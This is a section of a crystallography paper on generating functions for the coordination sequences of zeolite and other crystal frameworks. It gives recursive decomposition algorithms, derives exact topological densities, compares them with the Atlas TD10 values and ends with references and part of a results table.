
Algebraic description II: Generating functions

The generating function (GF) for a coordination sequence (cf. Sloane & Plouffe, 1994)

$$\mathrm{GF} = \sum_{k=0}^{\infty} N_k \cdot x^k \quad (4)$$

often provides a more concise description than the quadratic equations given in (1). The generating functions for the sequences considered in this study have the form:

$$\mathrm{GF} = \frac{\sum_{i=0}^{O(IT)-1} IT(i)x^i}{\prod_{i=0}^{O(PL)-1} (1 - x^{PL(i)})} \quad (5)$$

where IT is a set of order $O(IT)$ "initial terms" and PL is a set of (not necessarily distinct) $O(PL)$ "period lengths". The coefficients of the Taylor series expansion of the generating function then give the CS. For example, the GF for **ABW** is

$$\mathrm{GF}(\mathbf{ABW}) = \frac{1 + 3x + 6x^2 + 9x^3 + 9x^4 + 6x^5 + 3x^6 + x^7}{(1 - x^3)(1 - x^3)(1 - x)}$$

$$= 1 + 4x + 10x^2 + 21x^3 + 36x^4 + 54x^5 + \ldots$$

First, the GF's for some simple zeolites were obtained by using the Maple GFUN package (Waterloo Maple Software, 1994, Salvy & Zimmermann, 1994). However, more complex cases were beyond the capabilities of GFUN, and an alternative approach was used. Note that the Taylor series expansion of a generating function of the form (5) can be obtained by the simple *recursive reconstruction algorithm* shown in Fig. 1. This produces the coordination sequence from the sets *IT* and *PL*.

```
Copy initial terms to N0...NO(IT)-1
Set NO(IT)...Nk_max = 0
For each i = 0 to O(PL)-1
....For each k = PL(i) to kmax
........Nk = Nk + Nk-PL(i)
```

Figure 1 : Recursive reconstruction algorithm

Conversely, given the set *PL* and a *sufficient* number of CS terms, the set *IT* can be obtained by multiplying the GF by the denominator of (5). This is accomplished by the *recursive decomposition algorithm* shown in Fig. 2.

```
Copy the CS terms to N0...Nk_max
For each i = 0...O(PL)-1
....For each k = kmax-1...PL(i) step -1
........Nk = Nk - Nk-PL(i)
```

Figure 2 : Recursive decomposition algorithm

Properties (P) and manipulations (M) of generating functions and connection with quadratic equations

(P1) The individual members of the set *PL* can be arranged in any order. This follows immediately from Eq. (5). On the other hand, the order of the elements of the set *IT* is important.

(P2) Extra period lengths can be adjoined to the set *PL*, at the cost of enlarging the set *IT*. This corresponds to multiplying both the numerator and denominator of Eq. (5) by factors $1-x^n$.

(P3) In some cases it is possible to reduce the set *PL* by cancellation of factors. **APD T1** gives a simple example: with *PL* = { 21, 11, 8 } the set *IT* has 43 elements. However, with *PL* = { 11, 8, 7, 3 } the set *IT* has 32 elements. No further simplification is possible.

(M1) Reduction of set *IT* with enlargement of set *PL:*

Starting with initial sets *IT*/*PL*, two "compact" sets IT_c/PL_c are obtained with the algorithm shown in Fig. 3,

```
(a) Test if any element of PL can be omitted, by seeing if the
....corresponding term 1-xn divides the numerator of (5).
....If so, remove the element.
(b) Loop through the elements of PL.
....Call the current element the pivot element.
........Loop through all integer divisors of the pivot element
............Copy PL and divide the pivot element by the divisor
............Compute a large number of CS terms from the initial IT/
PL
............Apply the recursive decomposition algorithm and do a
................linear period search to recover a potentially
missing
................last period length
............Upon successful period search, restart with step (a)
```

Figure 3 : Reduction of set *IT* with enlargement of set *PL*

which is based on properties (P2) and (P3). This algorithm results in a set PL_c, of which no element can be omitted or further factorized. (However, this algorithm does not always produce the "most compact" GF.)

For IT_c/PL_c the following relations hold for all CS's investigated:

(P4) Let IT_c and PL_c be the sets obtained with manipulation technique (M1). The starting point for the periodic set of quadratic equations can be taken to be the difference between the degrees of the numerator and denominator of (5), or in other words

$$k_0 = O(IT_c) - \sum_{i=0}^{O(PL_c)-1} PL_c(i) \quad . \tag{6}$$

(P5) Let IT_c and PL_c be the sets obtained with manipulation technique (M1). The least common multiple

(LCM) of the elements of the set PL_c equals the period length of the set of quadratic equations:

$M = \mathrm{LCM}(PL_c)$.

For example, for **EUO T9** we have:

$O(IT_c) = 222$

$PL_c = \{ 36, 26, 24, 23, 22, 21, 17, 14, 10, 8, 5 \}$

$\Rightarrow k_0 = 222 - 206 = 16$

$M = 140900760$

(M2) Reversal of (M1) - Reduction of set *PL* with enlargement of set *IT*:

The number of elements of an initial set *PL* can be reduced with the algorithm shown in Fig. 4. Using this algorithm, it was possible to modify the generating functions for all the CS's investigated so that in every case exactly three *PL* elements were required.

```
(a) Test if any element of PL can be omitted.
....If so, remove the element.
(b) Loop through all pairs of elements of PL
........Copy PL, omitting the current pair of elements
........Compute a large number of CS terms from the initial IT/PL
........Apply the RD algorithm and do a linear period search to
............recover a potentially missing last period length
........Upon successful period search, restart with step (b)
(c) Repeat (a) and (b) until no change occurs
```

Figure 4 : Reduction of set *PL* with enlargement of set *IT*

(M3) Finding upper bounds on the sub-period lengths of the coefficients a_i, b_i, c_i of the set of quadratic equations:

Upper bounds on the sub-period lengths of the coefficients a_i, b_i, c_i can be established with a very simple algorithm. Based on IT_c/PL_c, about $3 \cdot \mathrm{LCM}(PL_c)$ CS terms are computed. Next, the recursive

decomposition algorithm is applied with PL = { LCM(PL_c), LCM(PL_c) }. With a linear period search in the resulting sequence, an upper bound pl_a on the sub-period length $O(a_i)$ is obtained. The process is repeated with PL = { LCM(PL_c), pl_a } to obtain pl_b, and finally with PL = { pl_a, pl_b } to obtain pl_c.

For all sequences but those of **GOO T3**, **JBW T1** & **T2**, **TON T1** & **T2**, the Fe position of FeS_2-Marcasite, and both position of CaF_2(2), the bounds pl_a, pl_b and pl_c are exactly equal to the sub-period lengths $O(a_i)$, $O(b_i)$ and $O(c_i)$, respectively. For the exceptional cases (and of course also in general), the relations $pl_a \geq O(a_i)$, $pl_b \geq O(b_i)$ and $pl_c \geq O(c_i)$ hold. Moreover, for all CS's the relation $pl_a \leq pl_b \leq pl_c$ holds, and $O(a_i) \leq O(b_i) \leq O(c_i)$ is valid for all CS except those of **GOO T3**, **JBW T1** & **T2**, the Fe position of FeS_2-Marcasite, and both positions of CaF_2(2).

By application of the manipulation techniques (M2) and (M3), it was always possible to obtain $O(PL)$ = 3 for all 390 three-dimensional CS's that were investigated. It is conjectured that this holds for any three-dimensional CS.

In simple cases, such as the f.c.c. or b.c.c. lattices, the elements of the set *IT* are positive integers. Indeed, it follows from the work of Stanley (1976 & 1980) that if certain conditions are satisfied (one of which is that the set of points in or on the *k*-th coordination shell is convex), then the *IT* are necessarily positive. In the present investigation, however, many examples with negative *IT* elements were encountered. For example, the As position of NiAs(1) has *IT* = { 1, 4, 12, 10, -5, 2 }, *PL* = {2, 1, 1 }.

Application of (M2) and (M3)

Since the computation of the CS terms with the recursive reconstruction algorithm requires the whole sequence to be held in memory, major difficulties arise for large period lengths. For example, the determination of the topological density for **EUO** requires about $3 \cdot M$ = 422702280 64-bit integers to be stored, a total of about 3.15 gigabytes. However, for the case *O(PL)* = 3, a special purpose algorithm for computing the CS terms with small memory was devised. This algorithm is several orders of magnitude slower than the simpler recursive reconstruction algorithm, but - in combination with the manipulation techniques (M2) and (M3) - enabled the determination of the topological density even for the largest cases.

Second differences of CS's

The second derivative of a quadratic polynomial is a constant. By analogy, the second differences between successive terms of the CS in a number of examples are constant, or have a constant period. For example, the CS of the SiO_2 polymorph tridymite (**tri**) and the corresponding first ($F_k = N_k - N_{k-1}$) and

second ($S_k = F_k - F_{k-1}$) differences are:

$$CS(\text{tri}) = \{4, 12, 25, 44, 67, 96, 130, 170, 214, 264, 319, 380, 445, 516, \ldots\}$$

$$1.Diff(CS(\text{tri})) = \{8, 13, 19, 23, 29, 34, 40, 44, 50, 55, 61, 65, 71, \ldots\}$$

$$2.Diff(CS(\text{tri})) = \{(5, 6, 4, 6), (5, 6, 4, 6), (5, 6, 4, 6), \ldots\}$$

The period length of the second differences is four, as indicated by the parentheses. [Although it is not needed here, it is worth mentioning that Herschel's "circulator" notation provides a convenient terminology for describing such periodic sequences (Comtet, 1974, p. 109).]

The occurrence of a constant period in the second differences implies $b_i = 0$ for the entire (periodic) set of quadratic equations. For example, for **ABW** some b_i are different from zero (see above) and the numerical values of the second differences are not constant. However, their plot (Fig. 5) clearly reveals a periodicity, which can be used to estimate one period length for the recursive decomposition. In this case the period length is three. And indeed, the set of period lengths for **ABW** is { 3, 3, 1 }.




Figure 5 : Second differences of ABW

Strategy for the determination of the exact topological density

Typically, the determination of the exact topological density (TD) requires the following steps:

1. Computation from 100 to 2000 terms of the CS with the node-counting algorithm.
2. Investigation of the second differences: often this reveals one "period length" for the recursive decomposition.
3. Determination of the period lengths for the recursive decomposition.
4. Alternative 1: Computation of a few million terms of the CS, search for a periodic set of quadratic equations, and computation of TD from Eq. (2).
   Alternative 2: Computation of k_0 *via eq. (6)*, M = LCM(PL_c) and the corresponding $3 \cdot O(a_i)$ CS terms; computation of one sub-period of a_i; computation of TD from Eq. (2).

All but step (3) have been outlined above. For the determination of the period lengths for the recursive decomposition two techniques have been applied:

(a) A set of n maximum period lengths $PL_{max} = \{pl(0)_{max}, pl(1)_{max}, \ldots, pl(n\text{-}1)_{max}\}$ is prescribed, and the first position is tested from 1 to $pl(0)_{max}$. At each pass of the loop, the recursive decomposition algorithm is applied to the CS, followed by a check for a sufficiently large sequence of zeros at the end of the resulting sequence. Also, a linear period seeking algorithm tries to recover a possibly last missing period length. In case of no success, $pl(1)$ is also tested and a loop with two variables, but avoiding permutations, is executed. Unless a solution has been found, more and more loop positions are activated, until the entire set is depleted.

(b) A review of several known PL sets revealed that individual pl often occur in pairs. This observation and the exploitation of properties (P1) and (P2) led to the following strategy: Given a large number of CS terms, attempt to obtain a decomposition using $PL = \{ m, m, m\text{-}1, m\text{-}1, \ldots, 2, 2, 1, 1 \}$.

Upon success, the initial set PL is subjected to manipulation technique (M1), in order to obtain IT_c and PL_c, the compact form of description of the particular CS.

Example with decomposition technique (a)

For **EUO T9**, 1460 CS terms were calculated with the node counting algorithm. Investigation of the second differences suggested a pl of 15, which was then applied to the CS. The resulting sequence was processed with $PL_{max} = \{ 400, 300, 200, 100, 40, 40, 40 \}$ (of course there was no hope that this loop

would ever run to completion). At loop position *PL* = { 391, 286, 40 } the linear period seeking algorithm found a period with length 504. Using the combined set *PL* = { 504, 391, 286, 40, 15 }, the size of the set *IT* is 1252. By means of the manipulation technique (M1), the final solution PL_c = { 36, 26, 24, 23, 22, 21, 17, 14, 10, 8, 5 } was obtained, together with 222 IT_c elements.

Example with decomposition technique (b)

For **MAZ T2**, 999 CS terms were calculated with the node counting algorithm. Setting *PL* = { 15, 15, 14, 14, ... , 1, 1 } revealed a solution with 241 *IT* elements. Using manipulation technique (M1), the final solution PL_c = { 14, 11, 10, 8, 7 } with 51 IT_c elements was obtained.

Results of the algebraic analysis

For 127 crystal structures, a total of 402 coordination sequences were investigated, of which 390 are unique. For the zeolite structures there are eight sequences which occur in two or more crystallographically different environments:

ABW = **ATN**
LTA = **RHO**
CAN = **AFG T2** = **AFG T3** = **LIO T2** = **LIO T4** = **LOS T2**
GME = **AFX T1**
AFS T3 = **BPH T3**
EDI T1 = **THO T1**
ERI T1 = **OFF T1**
EAB T2 = **OFF T2**

Furthermore, the CS of one atom of α-Nd (the position at the origin) is equal to the CS of Mg, and one CS of NiAs(1) (again for the position at the origin) is equal to the CS of W(1).

Tables 3-5 list the results of the algebraic analysis. Column "*S*" gives the number of different CS's for the structure indicated in the first column. Except for **AFG** and **LIO**, which have two different sites with the same CS, this is also the number of crystallographically distinct positions. "*O(IT)*" and "*O(PL)*" designate the order of the set of initial terms and period lengths, respectively. For structures with more than one topologically distinct site, the range is given (e.g. **EUO**: 213-233 initial terms). However, if there are only two values, these are separated by a comma instead of a hyphen (e.g. for **EUO**, *O(PL)* is either 10 or 11 for all ten sequences), and in some cases all sets have an equal number of members and only one value is necessary. "*M*" is the number of quadratic equations which make up the periodic set. "TD", the exact topological density defined by Eq. (2), is given exactly, as a rational fraction multiplied by N_D = 3 (TD · N_D = $\langle a_i \rangle$) and, for better comparability, also as decimal number. "TD10" and "Δ%"

are defined by equations (7) and (8) below.

All the coordination sequences in this study have been added to the electronically accessible version of (Sloane & Plouffe, 1995) at the address sequences@research.att.com (Sloane, 1994). In this way, the CS can be used as a "fingerprint" to assist in the identification of a crystal structure.

Properties of the coefficients of the quadratic equations

For most of the zeolites with only one or two tetrahedral sites, and for the dense SiO_2 polymorphs, the structure of the coefficients of the quadratic equations was investigated. These structures all share one or more of the following characteristics: the parameter *a* is the same for all terms or shows a shorter period than *b* and *c*; the parameter *b* is zero or shows a shorter period than *c*; different periods appear for odd and for even values of *i*; some or all parameters are "palindromic". The following are some typical examples. The most "special" example is **SOD**. The CS is $N_k = 2k^2 + 2$: *4, 10, 18, 34, ,* thus *a = 2, b = 0, c = 2*; the period *M* is *1*. This type of equation also occurs for the structures of NaCl, W and Cu (P, I and F-lattice complexes) with *a = 4, 6* and *10*, respectively.

A somewhat less special example is **AFI**. The parameters are *a* = 21/10, *b* = 0 for all values of *k*, and *M* = 10. The parameter *c* is palindromic about *k* = *M*/2 = 5. This means that *c* is the same for *k* = 1 and *k* = 9; it is also the same for the pairs 2&8, 3&7, and 4&6, respectively. For *k* = 10, the parameter *c* is 2. Such palindromic behavior about *k* = *M*/2 is frequently observed. An example in which *M* is odd is **KFI** with *a* = 12/7, *b* = 0 for all *k*, *M* = 7, where *c* is palindromic about *k* = 3.5 (thus *c* is the same for the pairs *k* = 1&6, 2&5, and 3&4, respectively). For the last term of the period (*k* = 7), c is again 2. Another kind of palindromic behavior may appear if *b* is not zero: the magnitudes of *b* and of *c* are the same for pairs of *k* as in the previous examples, but the signs of *b* may differ for the two members of a pair. An example is **CAN**.

Very often, the parameters *a* and *b* are the same for all values of *k* or show a much shorter period than *c*. An example is **AFY: for site T1** *b* = 0 for all *k*, for atom **T2**, *b* has period 3 with the values 1/6, -1/6, 0 respectively, while *c* has a period of 30 if *k* is odd and 60 if *k* is even. In the examples mentioned so far, either *b* itself or the sum of the *b*'s over the period is zero. This is not the case for either atom of milarite: all values of *b* are negative.

TD as topological invariant

In those cases where the parameter *a* is not the same for all values of *k* but is periodic, $TD = \langle a_i \rangle / N_D$ (Eq. 2) is the same for all atoms in a framework. A check with two-dimensional nets showed that (after a certain number of spheres) it is even the same if any cluster is chosen as a "starting point". Therefore, for all structures considered in this work, the CS's have been computed and analyzed with all sites in the unit cell as starting cluster. In any case the resulting TD was equal to the TD when starting with only one

atom. Thus we conclude that TD is actually a topological invariant of a framework (in general, the parameters *a*, *b*, *c* and *M* (Eq. 1) are not), comparable to the cycle classes introduced by Beukemann & Klee (1994).

Correlation of TD and TD10

The Atlas of Zeolite Structure Types (1992 & 1996) lists a quantity called the "Topological Density" and denoted by TD10. This is defined to be the average number of nodes (atom sites) in a cluster of topological radius 10, weighted by the multiplicities m_j of the *s* sites:

$$TD10 = \left(\sum_{j=1}^{s} m_j \left(1 - \sum_{k=1}^{10} N_{kj} \right) \right) / \sum_{j=1}^{s} m_j \quad (7)$$

Using Eq. (3) (TD is the same for all sites of a structure) leads to

$$TD10 = \left(\sum_{j=1}^{s} m_j \left(1 - \sum_{k=1}^{10} (TD \cdot N_D)\, k^2 \right) \right) / \sum_{j=1}^{s} m_j = 1 - (TD \cdot N_D) \sum_{k=1}^{10} k^2 = 1 - 385\,(TD \cdot N_D)$$

hence

$$TD = \frac{TD10 - 1}{385 \cdot N_D} = TD10_{norm} \quad (8)$$

The rightmost column of Tables 3-5 (Δ%) lists the percentage deviations of $TD10_{norm}$ from the exact TD. Fig. 6 is a histogram of the distribution of the deviations. For the majority of the structures the deviation is well below 3%, but there are also some outliers. A deviation of more than five percent was found for **-CHI** and **-CLO**, two interrupted frameworks, for **FAU**, and for six of the non-tetrahedral structures. These three zeolites represent relatively open and/or complex structures and one might conclude that more than ten steps are necessary in such cases in order to achieve a satisfactory convergence, but on the other hand very complex structures like **PAU** and **MFI** show a very good correlation between the exact topological density and TD10. In view of this, the additional effort necessary to obtain the exact TD seems justified, and previous work based on approximations to the exact value should perhaps be reconsidered.




Figure 6 : Histogram of TD/TD10 correlation (see Tables 3-5)

Consequences for the definition of the coordination sphere

The choice of the bond length (Table 2) determines the network and is a constant matter of debate. The quantities TD and TD10, which reflect long range properties of the framework, may help in choosing a sensible specification for the local environment. As an example, the 8-coordinated network of tungsten (W(1) in Tables 2 and 5) leads to strange values for the densities, while the 14-connected network has densities which fit in the list of metallic structures. The 14-connected network admits the second-longest bonds, which are only 15% longer. A similar geometric situation exists in CaF_2, but now the second nearest (also 15% more distant) neighbors of fluorine should not be admitted. They would lead to a values for the densities which differ considerably from those of metals, whereas the lower coordination with only four neighbors brings CaF_2 (2) in the vicinity of NaCl, and again related structures stand together.

Some special n-dimensional periodic graphs

The coordination sequence of an *n*-dimensional graph or net (cf. Wells, 1977) necessarily has $O(PL) \geq n$.

In one dimension, the simplest periodic graph is a linear chain, for which the CS is 1, 2, 2, , with *IT* = { 1, 1 }, *PL* = { 1 }. In two dimensions, the hexagonal net 6^3 (which occurs for example in the mineral biotite) has the CS 1, 3, 6, 9, 12, 15, , with *IT* = { 1, 1, 1 }, *PL* = { 1, 1 }. In three dimensions, as already mentioned, sodalite has *IT* = { 1, 1, 1, 1 }, *PL* = { 1, 1, 1 }. In a sense, these are the simplest coordination sequences in dimensions 1, 2 and 3.

O'Keeffe (1991b) has generalized these three structures to higher dimensions, defining "*n*-dimensional sodalites" for all *n*. He also gives their coordination sequences for $n \leq 6$. The generating functions of these sequences have been analyzed, and were found to continue the pattern of the first three: the set *IT* consists of *n*+1 1's, and *PL* of *n* 1's. It is reasonable to conjecture that this holds in general. In a forth-coming paper (Conway & Sloane, submitted) it will be shown that this conjecture is equivalent to the assertion that the points in or on the *k*-th coordination shell of *n*-dimensional sodalite are in one-to-one correspondence with the *n*-dimensional "centered tetrahedral" numbers.

Conclusions

The main objectives of this work were to obtain (i) an exact definition and numerical values for topological densities, which can be used to investigate correlations with other properties of the crystal structures, and (ii) a better understanding of coordination sequences, since these are now frequently used to characterize structures (see for example the novel structure determination technique in Grosse-Kunstleve, 1996). Regarding this aim, we consider our work to be a full success. We have developed a recursive decomposition for the fast and efficient calculation of an arbitrary number of CS terms, and have computed exact numerical values for the topological density, which is an invariant of all the structures investigated.

However, the results are empirical, as there is no rigorous mathematical proof that a generating function of the form (5) must hold for the CS of a periodic structure. The applicability of Eq. (5) has been verified for certain one, two and three-dimensional periodic topologies. In the case of one and two dimensions, the justification is straightforward, but already in three dimensions there are difficulties. But this is a relatively minor point. Once the generating function has been discovered, watching its Taylor series expansion match the CS for hundreds or even thousands of terms carries complete conviction!

Another unresolved question concerns the conditions under which the special numerical properties of the quadratic equations hold.

Acknowledgment

The help of Uwe Hollerbach at Boston University in running the period search for the coordination sequences of **EUO** and **MFI** is very much appreciated.

Literature citations

Akporiaye, D.E. & Price, G.D. (1989). Relative stability of zeolite frameworks from calculated energetics of known and theoretical structures, Zeolites **9**, 321-328

Atlas of Zeolite Structure Types (1992). Meier, W.M. & Olson, D.H., 3rd Ed., Butterworth-Heinemann, London

Atlas of Zeolite Structure Types (1996). Meier, W.M., Olson, D.H. & Baerlocher, Ch., 4th Ed., Elsevier

Barthomeuf, D. (1993). Topology and Maximum Content of Isolated Species (Al, Ga, Fe, B, Si,) in a Zeolitic Framework. An Approach to Acid Catalysis, J. Phys. Chem. **97**, 10092-10096

Beukemann, A. & Klee, W.E. (1994). Cycle classes as topological invariants of crystal structures, Z. Krist. **209**, 709-713

Brunner, G.O. & Laves, F. (1971). Zum Problem der Koordinationszahl, Wiss. Z. Techn. Univers. Dresden **20**, 387-390

Brunner, G.O. (1979). The Properties of Coordination Sequences and Conclusions Regarding the Lowest Possible Density of Zeolites, J. Solid State Chem. **29**, 41-45

Comtet, L. (1974). Advanced Combinatorics, Reidel, Dordrecht, Holland

Conway, J.H. & Sloane, N.J.A. (1995). What are all the best sphere packings in low dimensions?, Discrete and Computational Geometry **13**, 383-403

Conway, J.H. & Sloane, N.J.A. (1996). Low-Dimensional Lattices VII: Coordination Sequences, Proc. Royal Soc. London, Series A. To appear.

Fischer, W. (1973). Existenzbedingungen homogener Kugelpackungen zu kubischen Gitterkomplexen mit weniger als drei Freiheitsgraden, Z. Krist. **138**, 129-146

Fischer, W. (1974). Existenzbedingungen homogener Kugelpackungen zu kubischen Gitterkomplexen mit drei Freiheitsgraden, Z. Krist. **140**, 50-74

Grosse-Kunstleve, R.W. (1996). Ph.D. Dissertation: Zeolite Structure Determination from Powder Data:

Computer-based Incorporation of Crystal Chemical Information, ETH Zurich, Switzerland

Herrero, C.P. (1993). Framework dependence of atom ordering in tectosilicates. A lattice gas model, Chemical Physics Letters **215**, 587-590

Herrero, C.P. (1994). Coordination Sequences of Zeolites Revisited: Asymptotic Behaviour for Large Distances, J. Chem. Soc. Faraday Trans. **90**, 2597-2599

ICSD - Inorganic Crystal Structure Database (1986-1995). Bergerhoff, G., Kilger, B., Witthauer, C., Hundt, R. & Sievers, R., Universität Bonn

IZA Structure Commission Report (1994). Zeolites **14**, 389-392

Meier, W.M. & Möck, H.J. (1979). The Topology of Three-Dimensional 4-Connected Nets: Classification of Zeolite Framework Types Using Coordination Sequences, J. Solid State Chem. **27**, 349-355

O'Keeffe, M. (1991a). Dense and rare four-connected nets, Z. Krist. **196**, 21-37

O'Keeffe, M. (1991b). *N*-Dimensional Diamond, Sodalite and Rare Sphere Packings, Acta Cryst. **A47**, 748-753

Salvy, B. & Zimmermann, P. (1994). GFUN: A Maple Package for the Manipulation of Generating and Holonomic Functions in One Variable, ACM Transactions on Mathematical Software **20**, 163-177

Schumacher, S. (1994). Periodische Graphen und Beiträge zu ihren Wachstumsfolgen, Dissertation Universität Karlsruhe

Sloane, N.J.A. (1994). An On-Line Version of the Encyclopedia of Integer Sequences, Electronic J. Combinatorics **1**, number 1

Sloane, N.J.A. & Plouffe, S. (1995). The Encyclopedia of Integer Sequences, Academic Press

Stanley, R.P. (1976). Magic labelings of graphs, symmetric magic squares, systems of parameters, and Cohen-Macaulay rings, Duke Math. J. **43**, 511-531

Stanley, R.P. (1980). Decomposition of rational convex polytopes, Annals Discrete Math. **6**, 333-342

TYPIX Vol. 1-4 (1994), Gmelin Handbook of Inorganic and Organometallic Chemistry, 8th Ed., Springer-Verlag

Waterloo Maple Software (1994). Maple V Release 3, A language for symbolic mathematical calculation, University of Waterloo, Canada

Wells, A.F. (1977). Three-Dimensional Nets and Polyhedra, Academic Press, N.Y.

Code	S	O (IT)	O (PL)	M	TD frac. * 3 = $\langle a_i \rangle$	TD dec.	TD10	Δ%
ABW	1	8	3	3	19/9	0.703704	833.0	2.36
AEI	3	36, 45	4	1320, 2640	2309/1320	0.583081	688.7	2.11
AEL	3	29, 33	3	36, 72	497/216	0.766975	903.8	1.91
AET	5	47 - 72	3, 4	168, 336	67/32	0.697917	824.1	2.11
AFG	2 (3)	12, 27	3	5, 20	52/25	0.693333	815.5	1.71
AFI	1	13	3	10	21/10	0.7	828.0	2.29
AFO	4	35, 49	3, 4	48	665/288	0.769676	907.4	1.96
AFR	4	62, 85	5, 6	31395, 125580	163664/94185	0.579229	686.7	2.49
AFS	3	39, 52	4, 5	120, 240	273/160	0.56875	655.7	0.34
AFT	3	31	3	420	123/70	0.585714	684.7	1.06
AFX	2	17, 24	3	140	123/70	0.585714	688.5	1.63
AFY	2	19, 20	3, 4	60	22/15	0.488889	585.2	3.46
AHT	2	11, 23	3	8	35/16	0.729167	853.3	1.20
ANA	1	17	3	40	12/5	0.8	933.0	0.87
APC	2	16, 31	3	45, 360	94/45	0.696296	814.0	1.09
APD	2	22, 32	3, 4	231, 1848	526/231	0.759019	887.5	1.12
